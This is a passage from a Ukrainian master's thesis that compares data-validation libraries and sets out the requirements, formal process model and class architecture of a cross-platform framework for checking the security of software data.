Аналіз існуючих засобів моніторингу безпеки даних програмного забезпечення дозволяє цілісно визначити сучасний стан обраної предметної області, визначити актуальність розроблюваної інформаційної технології моніторингу безпеки даних, формалізувати вимоги та задачі, а також провести аналіз результатів розробки.

На основі висновків, отриманих в ході аналізу об’єктів предметної області та аналізу характерних вразливостей визначених видів даних програмного забезпечення, випливають наступні критерії пошуку існуючих засобів моніторингу:

- універсальність застосування в контексті об’єктів предметної області;
- підтримка найбільш поширених мов програмування [26];
- документованість;
- популярність;
- підтримуваність.

Серед найбільш поширених мов програмування доцільно обрати C#, Java та JavaScript, охопивши таким чином серверні та клієнтські засоби моніторингу та можливості їх інтеграції та взаємодії між собою. На основі визначених параметрів результати пошуку дозволяють виділити наступні засоби: FluentValidation (C#), EnterpriseLibrary.Validation (C#), Jakarta Bean Validation (Java), Yup (JavaScript).

Бібліотека FluentValidation – це бібліотека .NET для створення строго типізованих наборів правил перевірки даних [27]. За допомогою FluentValidation можна створювати ООП класи, так звані валідатори, із заданням наборів правил перевірки даних. До стандартного набору правил перевірки бібліотеки входять найбільш поширені правила перевірки: діапазону допустимих значень, мінімальних та максимальних значень, перевірка дат, перевірка регулярними виразами, перевірка коректності URI та ін. Правила перевірки задаються на етапі

розробки ПЗ за допомогою синтаксису Fluent Interfaces та лямбда-виразів. Переваги засобу моніторингу даних:

- простота розширюваності стандартного набору правил перевірки;
- асинхронна валідація;
- можливість задання контексту для власних правил перевірки;
- підтримка локалізації для результатів правил перевірки;
- простота інтегрування засобу перевірки у різні компоненти ПЗ за рахунок підтримки методу “Dependency Injection”;
- групування наборів правил перевірки.

До недоліків засобу можна віднести:

- задання правил перевірки лише у вихідному коді на етапі розробки програмного забезпечення;
- підтримка лише серверного моніторингу даних ПЗ;
- дизайн та імплементація орієнтовані лише на платформу .NET;
- підтримка інтеграції лише з однією технологією ASP.NET;
- відсутність можливості відтворення та збереження наборів правил перевірки у серіалізуємих форматах типу JSON, XML;
- фіксована кількість рівнів критичності помилок (error, warning, info).

Бібліотека EnterpriseLibrary.Validation – це бібліотека .NET від Microsoft, яка надає можливість імплементації структурованих та легко підтримуваних сценаріїв валідації в програмному забезпеченні [28]. Основним варіантом використання бібліотеки є задання правил перевірки за допомогою атрибутів. До стандартного набору атрибутів для перевірки даних входять найбільш поширені реалізації перевірки діапазону допустимих значень, мінімальних та максимальних значень, перевірка дат, перевірка регулярними виразами та ін. Бібліотека надає кілька варіантів задання правил перевірки даних:

- визначення правил за допомогою атрибутів (анотацій);
- визначення правил за допомогою конфігураційних файлів застосунків;
- перевизначення поведінки валідації за допомогою наслідування;
- перевизначення поведінки валідації за допомогою інтерфейсів.

До переваг засобу моніторингу даних можна віднести наступні:

- простота застосування стандартного набору правил перевірки;
- підтримка інтеграції із WCF, WPF, ASP.NET, Windows Forms;
- підтримка декількох варіантів задання правил перевірки;
- підтримка групування наборів правил перевірки;
- можливість задання наборів правил перевірки у зовнішніх джерелах.

До недоліків засобу можна віднести наступні:

- обмеженість задання власних алгоритмів перевірки даних атрибутами;
- відсутність асинхронної перевірки;
- відсутність підтримки локалізації;
- відсутність підтримки сучасних веб-технологій;
- дизайн та імплементація орієнтовані лише на платформу .NET;
- обмеженість зберігання правил перевірки файлами конфігурації;
- відсутність можливості задавати контекст перевірки;
- обмеженість результатів перевірки лише двома значеннями: true/false;
- припинення подальшої підтримки розробниками.

Специфікація Jakarta Bean Validation – це специфікація Java, яка дозволяє задавати обмеження на моделі об’єктів за допомогою анотацій або створювати власні обмеження з можливістю розширення, надає API для перевірки об’єктів та графів об’єктів, а також API для перевірки параметрів та значень, що повертаються методами та конструкторами [29]. Підтримується відомим фреймворком Spring Boot. Основний сценарій використання базується на застосуванні анотацій Java. Засіб представлено деталізованою документацією для підтримки інтеграції у стороннє ПЗ. Переваги засобу моніторингу даних:

- простота застосування стандартного набору правил перевірки;
- підтримка локалізації;
- можливість задання правил перевірки в XML файлах;
- підтримка групування наборів правил перевірки;
- підтримка інтеграції з фреймворками Spring Boot, Thymeleaf, Jakarta Faces.

До недоліків засобу можна віднести:

- обмеженість задання власних алгоритмів перевірки даних атрибутами;
- складність розширення власними правилами перевірки;
- відсутність асинхронної перевірки;
- дизайн та імплементація орієнтовані лише на платформу Java;
- відсутність підтримки сучасних веб-технологій (React, Angular та ін.);
- обмеженість зберігання правил перевірки в XML файлах;
- складність імплементації задання контексту перевірки;
- обмеженість результатів перевірки лише двома значеннями: Info/Error.

Бібліотека Yup – це засіб моніторингу даних мовою JavaScript на основі схем перевірки заданих у вигляді JavaScript об’єктів [30]. Використовується для перевірки даних користувацьких форм введення та запитів API. Бібліотека надає інформативний та детальний інтерфейс результатів перевірки. У стандартний набір правил перевірки входять перевірка типів даних, можливі значення та діапазони допустимих значень, перевірка дати, імейлу, порівняльні перевірки та ін. До переваг бібліотеки можна віднести:

- простота застосування стандартного набору правил перевірки;
- асинхронна валідація;
- умовна перевірка одних полів об’єкту на основі значень інших полів;
- інформативність результатів перевірки;
- підтримка локалізації для результатів правил перевірки;
- інтегрованість із популярними бібліотеками та фреймворками React, Formik, Express та ін.

До недоліків засобу можна віднести:

- ускладнений API для використання контексту перевірки даних;
- ускладнений API для створення власних правил перевірки;
- генерація схем перевірки з формату JSON вимагає сторонніх бібліотек;
- дизайн та імплементація підтримується лише мовою JavaScript;
- відсутність інтеграції із серверними технологіями розробки ПЗ;
- обмеженість результатів перевірки лише двома значеннями: true/false.

1.4 Формалізація вимог та постановка задачі

Виконавши аналіз загроз та вразливостей різних видів даних програмного забезпечення, можна зробити висновок, що моніторинг безпеки різних видів даних у програмному забезпеченні в процесі його роботи є актуальною, а за деякими стандартами якості та безпеки, обов'язковою задачею. З результатів проведеного аналізу об'єктів предметної області та існуючих засобів моніторингу безпеки даних програмного забезпечення випливає, що імплементація перевірки безпеки даних ПЗ повинна бути простою, надійною, та інтегрованою на різних архітектурних рівнях та в усіх компонентах програмного забезпечення. На основі виявлених переваг та недоліків існуючих засобів моніторингу даних ПЗ та проаналізованих рекомендацій щодо захисту різних видів даних програмного забезпечення необхідно зазначити наступні актуальні проблеми предметної області, які потребують вирішення:

- відсутність уніфікованих крос-платформних рішень перевірки безпеки різних видів даних програмного забезпечення;
- відсутність рішень синхронізованої та інтегрованої перевірки безпеки даних між клієнтськими і серверними частинами програмного забезпечення;
- відсутність уніфікованих рішень, які би об'єднували популярні інтерфейси задання правил перевірки даних, інтеграцію із популярними технологіями розробки клієнтського та серверного програмного забезпечення та гнучкість розширення стандартних наборів правил;
- підвищення рівня захищеності програмного забезпечення за рахунок повторного використання уніфікованої інформаційної технології, яка би скоротила зусилля на імплементацію рекомендованих методів перевірки безпеки різнотипних даних програмного забезпечення.

Головною метою магістерської кваліфікаційної роботи є підвищення захищеності допоміжного та кінцевого програмного забезпечення за рахунок перевірки безпеки різнотипних даних серверного та клієнтського програмного

забезпечення. Задачі, вирішення яких передбачається досягти розробкою засобу моніторингу безпеки даних ПЗ, визначено наступним чином:

- розробити моделі та архітектуру уніфікованої інформаційної технології з можливістю її реалізації у різних сучасних програмних платформах у вигляді програмного фреймворку;
- розробити універсальні алгоритми перевірки безпеки різних видів даних програмного забезпечення за рекомендаціями розглянутих стандартів тестування та безпеки даних у програмному забезпеченні;
- розробити уніфіковані інтерфейси задання правил перевірки безпеки даних з можливістю їх серіалізації та десеріалізації;
- обрати засоби імплементації та тестування розробленої архітектури інформаційної технології;
- імплементувати розроблену архітектуру інформаційної технології на одній із розглянутих популярних програмних платформ;
- перевірити працездатність та оцінити ефективність використання розробленого програмного засобу;
- визначити недоліки, шляхи їх усунення та подальші напрямки удосконалення розробленого засобу.

Відповідно до визначених задач, нижче проведено категоризацію основних вимог до засобу моніторингу безпеки даних програмного забезпечення.

Вимоги до інтерфейсу інтеграції та використання:

- підтримка методів задання наборів правил перевірки: Fluent Interfaces на стадії розробки ПЗ та серіалізація/десеріалізація на етапі виконання;
- можливість задання наборів правил перевірки як для всієї моделі даних так і для її окремих полів;
- можливість задання власних правил перевірки у вигляді лямбда-виразів або inline-функцій;
- підтримка рівнів критичності Success/Error (true/false) для стандартного набору правил перевірки;

- можливість задання довільних рівнів критичності для власних правил перевірки;
- можливість задання результатів перевірки для рівнів критичності Success та Error;
- можливість задання власних об’єктів результатів перевірки;
- можливість задання об’єкту контексту для власних правил перевірки;
- незалежність від локалізації за рахунок підтримки результатів перевірки у форматі “ключ ресурсу, ключ значення”;
- іменоване групування наборів правил перевірки.

Вимоги до процесу моніторингу даних:

- моніторинг безпеки даних згідно з рекомендованими методами;
- синхронна перевірка за замовчуванням;
- параметр перевірки “до першої помилки” або “повна перевірка”;
- виконання групи правил перевірки за заданою назвою групи;
- результати перевірки повинні містити назви полів об’єкту, назви виконаних правил, результати перевірки кожного правила, поточні значення полів.

Вимоги до якості:

- вид тестування: автоматизовані юніт-тести;
- покриття вихідного коду юніт-тестами: 90%;
- виконання тестів при кожній інтеграції в головну гілку репозиторію;

Вимоги до підтримки:

- імплементація засобу однією з популярних мов програмування;
- підтримка методу постачання: Continuous Delivery;
- зберігання відкритого вихідного коду з безкоштовним ліцензуванням;
- опубліковані правила Code of Conduct;
- хостинг бібліотек засобу моніторингу у відомих реєстрах залежно від обраної платформи;
- документація API розробленого засобу у вигляді статичного сайту з використанням генератора статичної документації.

2 РОЗРОБКА ІНФОРМАЦІЙНОЇ ТЕХНОЛОГІЇ

2.1 Структура інформаційної технології

Моделювання процесів інформаційної технології дозволяє визначити ключові структури, параметри та алгоритми інформаційної технології в узагальненому вигляді для подальшої розробки коректної архітектури та імплементації. Для представлення структури інформаційних процесів як змін станів інформаційної технології доцільно використати діаграми станів уніфікованої мови моделювання UML [31].

Інформаційна технологія моніторингу безпеки даних програмного забезпечення складається із наступних процесів:

- Інтеграція – інтеграція засобу моніторингу безпеки даних у цільове програмне забезпечення;
- Задання правил – задання наборів правил перевірки для об’єктів даних та їх полів;
- Перевірка даних – перевірка об’єктів даних за заданими наборами правил перевірки на етапі виконання цільового ПЗ;
- Обробка результатів – обробка результатів перевірки об’єктів даних згідно з задачами ПЗ.

На рисунку 2.1 представлено схему процесів інформаційної технології у вигляді діаграми станів.




Рисунок 2.1 – Схема процесів інформаційної технології

1) Процес інтеграції засобу моніторингу включає два етапи:
   - інсталяція засобу моніторингу;
   - інтеграція контролера – компоненту управління засобом моніторингу.

На рисунку 2.2 зображено етапи процесу інтеграції інформаційної технології у вигляді діаграми станів.




Рисунок 2.2 – Етапи процесу інтеграції інформаційної технології

Етап “Інсталяція” програмного засобу моніторингу передбачає встановлення його компонентів або у цільове програмне забезпечення, об’єкти даних якого безпосередньо підлягатимуть моніторингу, або у допоміжне програмне забезпечення, яке потім буде інтегровано у цільове ПЗ. Етап “Інтеграція Контролерів” інтеграції контролера перевірки передбачає написання у вихідному коді цільового ПЗ на етапі його розробки коду, який викликає управляюче API засобу моніторингу, що запускає процес перевірки даних “Перевірка даних”. Модель процесу “Інтеграція” можна описати так:

$$Int = \{Inst, Ctl_k\}, \tag{2.1}$$

де *Inst* – інстальований засіб; Ctl_k – набір k застосованих екземплярів управляючого API, при цьому $k > 0$.

2) Процес “Задання правил” задання наборів правил перевірки об’єктів даних складається з наступних етапів:
   - Специфікація об’єктів даних – задання перевірки безпеки даних обраних об’єктів даних;
   - Специфікація полів – задання перевірки безпеки даних обраних полів кожного у кожному з обраних об’єктів;
   - Специфікація правил – задання набору правил перевірки для кожного обраного поля об’єкту даних;
   - Специфікація результатів – задання результатів перевірки для кожного правила залежно від результату перевірки в заданому наборі правил.

На рисунку 2.3 зображено етапи процесу задання наборів правил перевірки об’єктів даних у вигляді UML-діаграми станів.




Рисунок 2.3 – Етапи процесу задання наборів правил перевірки об’єктів даних

Процес “Задання правил” задання наборів правил перевірки об’єктів даних є чотирирівневим ітеративним процесом для множин об’єктів, полів, правил та можливих результатів перевірки. Модель процесу може бути представлена так:

$$RSD = \{DOS_n\}, \tag{2.2}$$

де DOS_n – набір заданих правил перевірки для обраних n об’єктів даних на етапі “Специфікація об’єктів даних”, при цьому $n > 0$.

Етап “Специфікація об’єктів даних” може бути представлений у вигляді наступної моделі для кожного об’єкту:

$$DOS = \{FS_m\}, \tag{2.3}$$

де FS_m – набір заданих правил перевірки для обраних m полів об’єкту на етапі “Специфікація полів”, при цьому $m > 0$.

Етап “Специфікація полів” представляє собою задання набору правил перевірки для кожного обраного поля об’єкту даних. Для одного поля модель етапу може бути представлена в наступному вигляді:

$$FS = \{RS_p\}, \tag{2.4}$$

де RS_p – набір заданих p правил перевірки значень поля об’єкту даних на етапі “Специфікація правил”, при цьому $p > 0$.

На етапі “Специфікація правил” задаються правила для перевірки значення поля. Кожне правило являє собою деяку функцію від значення поля та вектора параметрів перевірки та може бути представлене наступною моделлю:

$$RS = \{F(x, <p_s>, Ctx), ReS\}, \tag{2.5}$$

де F – функція перевірки, реалізована у вигляді програмного алгоритму;

x – значення поля об’єкту, яке підлягатиме перевірці;

$<p_s>$ – вектор s параметрів правила перевірки, при цьому $s \geq 0$;

Ctx – контекст перевірки для власних правил перевірки;

ReS – набір результатів, заданих для можливих значень F на етапі “Специфікація результатів”.

На етапі “Специфікація результатів” задаються результати перевірки для можливих значень функції F правила перевірки моделі (2.5). Модель етапу задання результатів правила перевірки наведено нижче:

$$ReS = R_v, \text{ для } F(x) = y_v, \tag{2.6}$$

де R_v – набір репрезентативних об’єктів можливих результатів перевірки, заданих для v можливих значень функції F правила перевірки, де $v > 0$;

$F(x)$ – функція правила перевірки із моделі (2.5) (спрощене подання);

y_v – множина v можливих значень функції F правила перевірки.

Кожен об’єкт R, що ставиться у відповідність можливому значенню функції F правила перевірки, представляє собою деяку множину даних:

$$R = \{y, d_w\}, \tag{2.7}$$

де y – можливе значення функції F правила перевірки;

d_w – це набір w полів даних для використання в процесі “Обробка результатів”, при цьому $w \geq 0$.

3) Процес “Перевірка даних” представляє собою перевірку об’єктів даних програмного забезпечення на основі правил перевірки, заданих у процесі “Задання правил”. Етапи процесу наведено наступною діаграмою станів:




Рисунок 2.4 – Етапи процесу перевірки безпеки даних ПЗ

На етапі “Підготовка контексту” створюється контекст перевірки Ctx, який являє собою набір даних, що використовуватимуться при виконанні правил перевірки F, як зазначено у моделі (2.5):

$$Ctx = \{d_y\}, \tag{2.8}$$

де d_y – набір y даних цільового ПЗ, які використовуються у функції F правила перевірки, при цьому $y \geq 0$.

На етапі “Виконання перевірки” для заданого об’єкту даних відбувається прохід по полям об’єкта, для яких були задані набори правил перевірки в процесі “Задання правил” і відбувається виконання функції кожного правила перевірки F. Залежно від значення функції F вибирається відповідний їй результат перевірки R. Етап “Виконання перевірки” можна подати у вигляді наступної моделі:

$$VE = Ctl_i(obj, Ctx, RSD), \tag{2.9}$$

де Ctl_i – i-й екземпляр управляючого API, із моделі (2.1), де $0 < i \leq k$;

obj – об’єкт даних, безпека якого перевіряється.

Таким чином, весь процес “Перевірка даних” можна подати у вигляді:

$$DOV = \{Ctx, VE\}. \quad (2.10)$$

4) Процес “Обробка результатів” обробки результатів перевірки об’єктів даних являється заключним процесом у моделі моніторингу безпеки даних програмного забезпечення та може складатися із довільної множини незалежних етапів. Деякі найбільш популярні етапи наведено на рисунку 2.5.




Рисунок 2.5 – Приклад можливих етапів обробки результатів перевірки

Імплементації етапів обробки отриманих результатів перевірки можуть суттєво відрізнятися, однак спільною є модель результатів перевірки, яка продукується процесом “Перевірка даних”. Результатами перевірки є підмножина заданих у процесі “Задання правил” репрезентативних об’єктів *ReS*, описаних у моделі (2.6), вибраних відповідно до значень функцій правил перевірки *F*. Модель можна подати наступним чином:

$$VR = \{R_z\}, R[y]_z \in \{y_z\}, \quad (2.11)$$

де z – кількість результатів, вибраних в процесі перевірки об’єкту та його полів, при цьому $0 < z \leq m \times p \times v$.

Таким чином, модель інформаційної технології виглядає так:

$$I = \{Int, RSD, DOV, VR\}. \quad (2.12)$$

2.2 Розробка архітектури фреймворку

Однією із задач є розробка архітектури уніфікованої інформаційної технології з можливістю її реалізації у різних сучасних програмних платформах у вигляді програмного фреймворку. Оскільки архітектура та логіка роботи реалізацій фреймворку повинні бути однотипними для виконання вимоги ідентичності одних і тих самих правил перевірки для різних платформ, розглядається саме уніфікована архітектура. Для розробки архітектури, яка б не залежала від мови програмування, доцільно використати уніфіковану мову моделювання UML [32]. Нижче розглядається узагальнена модель функціонування фреймворку на прикладі сценарію перевірки безпеки даних, які вводить кінцевий користувач. Моніторинг даних відбуватиметься для інших типів даних (дані з баз даних, зі сторонніх сервісів, та ін.) однотипно завдяки уніфікованості фреймворку. Узагальнену модель використання фреймворку у вигляді діаграми варіантів використання наведено на рисунку 2.6.




Рисунок 2.6 – Узагальнена модель використання фреймворку

Основною загрозою застосунку в зображеній моделі є введення даних користувача “Користувач” (як легітимного, так і зловмисника) як процес “Введення даних”. При цьому застосунок “Застосунок” повинен запускати процес перевірки даних “Перевірка за правилами”. Процес перевірки даних у вигляді доменних моделей передається під керування ядру розроблюваного фреймворку “Засіб моніторингу” як “Керування перевіркою”. Ядро фреймворку виконує пошук у модулях застосунку конфігурації наборів правил перевірки для доменних моделей даних, які задано як “Набори правил перевірки”. Конфігурації створюються на етапі розробки застосунку розробниками “Розробник застосунку” в процесі “Задання правил” з використанням пакетів “Правила перевірки”, які постачаються як самим фреймворком роллю “Розробник засобу” в процесі “Розробка та підтримка”, так і сторонніми розробниками як “Сторонній контриб’ютор”. Правила перевірки задають, зокрема, діапазони та можливі значення даних, типи даних (так звана “строга типізація”), а також можуть реалізувати більш складну логіку перевірки спеціалізованими алгоритмами безпеки. В процесі перевірки доменних моделей даних як “Перевірка за правилами”, відповідно, виконуються реалізації правил перевірки як процес “Перевірка безпеки даних”, адже саме правила перевірки пакетів “Правила перевірки” містять фактичну реалізацію перевірки безпеки даних. В процесі перевірки даних генеруються результати перевірки, наприклад у вигляді помилок, які кінцевий користувач отримує в процесі ”Відображення результатів перевірки”.

Уніфіковану концептуальну архітектуру фреймворку представлено на рисунку 2.7, де наведено основні компоненти архітектури та їх призначення. Головною функцією фреймворку є моніторинг даних. Усі дані у програмному забезпеченні представляються у вигляді моделей. Моделі імплементуються як класи в об’єктно-орієнтованих мовах програмування або як об’єкти даних у випадку JavaScript реалізацій. Відповідно, доцільним є обрання моделі даних як основної цільової сутності для перевірки. Базовий клас Validator репрезентує перевірку моделі даних. Перевірка моделі даних повинна відбуватись на основі

набору правил, тому окремо визначено базовий клас Rule, де похідні від нього класи представляють реалізації конкретних правил, таких як SafeTextRule, PaymentCardRule та ін. Перелік стандартного набору правил наведено нижче у вигляді псевдокоду:

- CreditCardRule(value) – перевірка стрічкового значення на коректність номеру картки;
- CustomRule(value, predicate) – задання власного правила у вигляді предикату;
- DigitsRule(value) – перевірка стрічкового значення на наявність лише цифрових значень;
- EmailRule(value) – перевірка стрічкового значення на коректність електронної адреси;
- GroupRule(value) – композитне правило для задання назви групи для подальшого додавання правил у групу;
- IfNotRule – допоміжне правило для інвертування результатів перевірки послідуючих заданих правил;
- IfRule(value, predicate) – допоміжне правило для виконання послідуючих заданих правил за певної умови, заданої предикатом predicate;
- LengthRule(value, min, max) – правило перевірки діапазону довжини стрічкового значення;
- RangeRule(value, min, max) – правило перевірки допустимого діапазону порівнюваного значення;
- RegexRule(value, regex, options) – правило перевірки стрічкового значення на відповідність заданому регулярному виразу з опціями перевірки;
- RequiredRule(value) – правило перевірки на обов’язковість заданого значення;
- SafeTextRule(value) – правило перевірки на відсутність потенційно небезпечних спецсимволів;
- UriRule(value) – правило перевірки стрічкового значення на коректність задання URI.

Параметр “value” – це значення поля об’єкту, що перевіряється. Параметр predicate – це функція, що задає власний алгоритм перевірки певною мовою програмування та повертає значення результату перевірки.




Рисунок 2.7 – Концептуальна архітектура фреймворку у вигляді діаграми класів

Оскільки кожна модель валідується за своїм власним набором правил, похідні класи від Validator містять переліки специфічних правил, заданих для перевірки конкретних моделей, а базовий клас Validator містить логіку їх виконання. Абстрактний метод Setup реалізується у похідних класах, таких як CustomValidator, для задання наборів правил перевірки конкретних моделей даних. Похідні класи від Validator разом із переліками правил перевірки створюються розробниками самих моделей даних у процесі розробки програмного забезпечення. Така архітектура забезпечує однотипність перевірки для різнотипних моделей даних та розширюваності набору правил.

Перевірка моделі даних на основі правил зводиться до перевірки всіх чи зазначених її полів. Також можливою є перевірка всієї моделі як цілісної сутності або як системи взаємопов’язаних полів даних. Для однотипного застосування алгоритму виконання наборів правил перевірки доцільно ввести проміжний

компонент Target, який представлятиме ціль перевірки. Абстрактний клас Target містить універсальний алгоритм виконання правил перевірки, в межах моделі даних, а похідні від нього класи застосовуватимуть зазначений алгоритм відповідно до конкретного типу цілі з необхідними модифікаціями. Таким чином, реалізується патерн “Стратегія” у комбінації з патерном “Шаблонний Метод”. Можливими похідними реалізаціями класу Target можуть бути наступні:

- ModelTarget: перевірка за набором правил для моделі в цілому;
- MemberTarget: перевірка окремого члена даних моделі;
- EachOfTarget: перевірка усіх елементів моделі даних, яка представляє собою масив елементів або колекцію;
- OneOfTarget: перевірка елементів моделі даних до першого, у якому буде порушено правило перевірки.

Вхідною точкою розроблюваного фреймворку моніторингу даних є клас ValidationController, визначення якого слідує концепції контролерів як одиничних екземплярів вхідних класів у різноманітних архітектурних підходах або патернах. До основних задач класу ValidationController відносяться хостинг екземплярів конкретних реалізацій абстрактного класу Validator та запуск процесу перевірки відповідних їм об’єктів даних. Екземпляри ValidationController можна створювати для різних доменів застосунку, щоб оптимізувати використання реалізацій класів Validator за стратегією “на вимогу” та оптимізувавши таким чином використання оперативної пам’яті. Клас ValidationController створюється з екземпляром IValidatorProvider, який відповідає за інстанціювання реалізацій класів Validator для типів моделей даних для послідуючої перевірки. Можливими реалізаціями IValidationProvider можуть бути: провайдер JsonValidatorProvider сконфігурованих валідаторів у форматі JSON, а також провайдер по замовчуванню DefaultValidatorProvider для валідаторів, заданих у програмному коді в development-time.

Забезпечення вимоги перевірки даних з урахуванням контексту виконання відбувається за рахунок набору зв’язаних класів ValidatorContext, TargetContext

та RuleContext. Програмний код, який використовує засіб захисту, передає власний екземпляр класу ValidatorContext з потрібними параметрами. Даний екземпляр інкапсулюється на кінцевому етапі в RuleContext, який передається під час перевірки в усі правила, і у випадку власних правил перевірки контекст стає доступним через проміжний екземпляр TargetContext, який може надавати додаткові дані в процесі перевірки. Результати перевірки моделі даних представлені набором серіалізованих класів ValidatorResult, TargetResult, RuleResult та ValueResult. Останній представляє об’єкти результатів як порушених, так і, якщо задано, дотриманих правил. Особливої уваги заслуговує мінімально необхідний об’єм роботи для розробників кінцевого застосунку, який вимагає лише декларування валідаторів доменних моделей “Набори правил перевірки даних” з повторним використанням готових правил перевірки. Всі інші процеси керування перевіркою, генерації помилок, а також постачання широкого набору правил перевірки забезпечуються розроблюваним фреймворком.

Доцільно розглянути уніфіковану архітектуру інтеграції розроблюваного фреймворку зі сторонніми фреймворками. Оскільки архітектури сторонніх фреймворків та розроблюваної засобу моніторингу відрізняються між собою, для моделювання архітектури інтеграції доцільно використати UML діаграму компонентів, абстрагуючись від класів ООП та інших підходів. Запропоновану модель інтеграції зображено на рисунку 2.8. Модель передбачає два види компонентів – керуючі компоненти та компоненти результатів перевірки. Керування процесом моніторингу даних у сторонніх фреймворках може ініціюватися як відповідь на дії користувача, в процесі обробки серверного запиту і т. д. Компонент ValidationController у розроблюваному засобі моніторингу представлено ООП класом, екземпляри якого можна створювати багатократно у будь-який момент часу, що і забезпечує необхідну гнучкість використання сторонніми фреймворками. Такі патерни, як, наприклад, “Одинак”, суттєво звузили б можливості інтеграції керуючого компоненту. Модель результатів перевірки представлено компонентом ValidatorResult.

Основною вимогою до цього компоненту є можливість серіалізації або конвертування в інші формати даних, як то JSON, XML та інші. Це забезпечує можливість універсального використання результатів перевірки безпеки даних.




Рисунок 2.8 – Модель інтеграції фреймворку зі сторонніми фреймворками у вигляді діаграми компонентів

Важливою складовою представленої моделі інтеграції є рівень адаптеру, запропонований у вигляді бібліотеки. Концепція слідує патерну проектування “Адаптер” Основне завдання цієї бібліотеки полягає у представленні керуючого компоненту та компоненту результатів перевірки засобу моніторингу у форматах, сумісних зі стороннім фреймворком. Передбачається створення окремої бібліотеки-адаптера для кожного стороннього фреймворку.

Можливості розширення розроблюваного фреймворку перевірки безпеки даних ПЗ у вигляді структурної моделі основних компонентів фреймворку, які

надають можливості розширення з прикладами їх використання наведено на рисунку 2.9 у вигляді діаграми класів.




Рисунок 2.9 – Модель розширення фреймворку

Розширення контролюючого компоненту ValidationController дозволяє інкапсулювати додаткову логіку до та після виконання основного алгоритму перевірки безпеки даних. Розширення інтерфейсу IValidatorProvider дозволяє реалізувати постачання власних валідаторів з наборами правил перевірки зі сторонніх джерел зберігання, наприклад файлів чи бази даних. Розширення контексту перевірки ValidatorContext дозволяє передавати додаткові дані з кінцевого застосунку в місці виклику ValidationProvider для власних правил перевірки. Розширення класу Rule дозволяє створювати власні правила перевірки з інтеграцією будь-яких алгоритмів перевірки безпеки даних, виконаних у вигляді DLL бібліотек чи виконуваних файлів.

2.3 Розробка алгоритмів роботи фреймворку

На основі розробленої моделі інформаційної технології моніторингу безпеки даних програмного забезпечення та розробленої архітектури можна представити визначені процеси інформаційної технології в узагальненому функціональному вигляді. Відповідну UML-діаграму послідовності представлено на рисунку 2.10.




Рисунок 2.10 – Основні процеси засобу у вигляді діаграми послідовності

Процес “Інтеграція” інтеграції інформаційної технології включає два етапи: інсталяцію засобу моніторингу та інтеграцію контролюючого API. Етап інсталяції засобу залежить від конкретної платформи, для якої імплементовано засіб моніторингу, в основному у вигляді програмного пакету (package), наприклад, Npm, Maven, NuGet та ін. Однак, загалом цей етап є тривіальною

задачею. Як правило, це завантаження пакету та його інтеграція як залежності у проект. Етап інтеграції контролюючого API, спроектованого у вигляді класу ValidationController, в значній мірі залежить від способу використання засобу чи його інтеграції зі сторонніми системами. Архітектурно, інтеграція контролюючого API зводиться до тривіального створення екземплярів класів ValidationController та їх використання за принципами і правилами ООП.

Основною задачею розроблюваного фреймворку є перевірка безпеки об’єктів даних програмного забезпечення на основі правил, які згідно з розробленою архітектурою фреймворку задаються у класах, похідних від класу Validator. Однією з вимог до інтерфейсу використання засобу моніторингу безпеки даних ПЗ в уніфікованій архітектурі є можливість задання наборів правил перевірки за допомогою підходу Fluent Interfaces. Концептуально процес задання наборів правил перевірки “Задання правил” у вигляді UML-діаграми послідовності наведено на рисунку 2.11.




Рисунок 2.11 – Процес задання наборів правил перевірки

Як відомо, підхід Fluent Interfaces [33] представляє одну з можливих імплементацій патерну проектування “Будівельник”. У випадку необхідності зміни інтерфейсу на визначених кроках будування об’єкту потрібно повертати різні класи-будівельники. Згідно зі спроектованою архітектурою фреймворку, потрібно забезпечити можливість задання правил перевірки на наступних чотирьох рівнях:

- рівень полів об’єкту, значення яких передбачається перевіряти;
- рівень правил, які необхідно задати кожному полю об’єкту;
- рівень можливих результатів перевірки кожного заданого правила.

Отже, потрібно використати три наступних класи-будівельника: TargetBuilder для вибору полів об’єкту, RuleBuilder для задання правил перевірки та ResultBuilder для задання можливих результатів перевірки кожного правила. Відповідно, процес задання множин правил з множинами можливих результатів перевірки для множини полів об’єкту є ітеративним процесом з рівнями двома вкладеності. Клас CustomValidator перевизначає метод Setup базового класу Validator для задання наборів правил перевірки із параметром, який є екземпляром класу TargetBuilder для вибору полів об’єкту. Методи класу TargetBuilder для вибору полів об’єкту повертають екземпляри класу RuleBuilder для вибору правил перевірки. В свою чергу, методи класу RuleBuilder повертають екземпляри класу ResultBuilder для задання можливих результатів перевірки відповідного правила, Методи класу ResultBuilder повертають екземпляри класу RuleBuilder для задання наступного правила перевірки для обраного поля об’єкту. Для задання нового поля об’єкту потрібно почати процес з самого початку. Такий підхід дозволяє групувати набори правил перевірки з можливими результатами окремо для кожного поля об’єкту, що зручно для перегляду наборів правил перевірки у вихідному коді.

Нижче розглядається головний процес перевірки даних “Перевірка даних” із залученням ключових компонентів розроблюваного фреймворку, спроектованих у попередньому підрозділі, і використанням UML-діаграми послідовностей. Основними акторами виступатимуть об’єкти класів, визначених

у діаграмі класів уніфікованої архітектури фреймворку. Відповідну діаграму послідовності представлено на рисунку 2.12.




Рисунок 2.12 – Діаграма послідовності процесу перевірки безпеки даних

Програмне забезпечення, яке використовує засіб моніторингу безпеки даних, зображено як CustomApp. Це може бути як кінцевий застосунок чи сервіс, так і допоміжний фреймворк. Процес перевірки починається з виклику метода Validate екземпляру ValidationController із передачею власного екземпляру ValidatorContext із моделлю об’єкту для валідації. Властивість ContinueValidation класу ValidatorContext дозволяє перервати перевірку на будь-якому етапі, надаючи можливість реалізувати різні стратегії перевірки. Наступним кроком є одержання відповідного валідатора на основі типу переданого об’єкту валідації. Виклик метода GetValidator реалізації інтерфейсу IValidatorProvider з типом об’єкту валідації як вхідним аргументом повертає об’єкт валідатора. Реалізація провайдера відповідає за визначення потрібного типу валідатора та створення його екземпляру. Реалізація DefaultValidatorProvider мовою C# на платформі

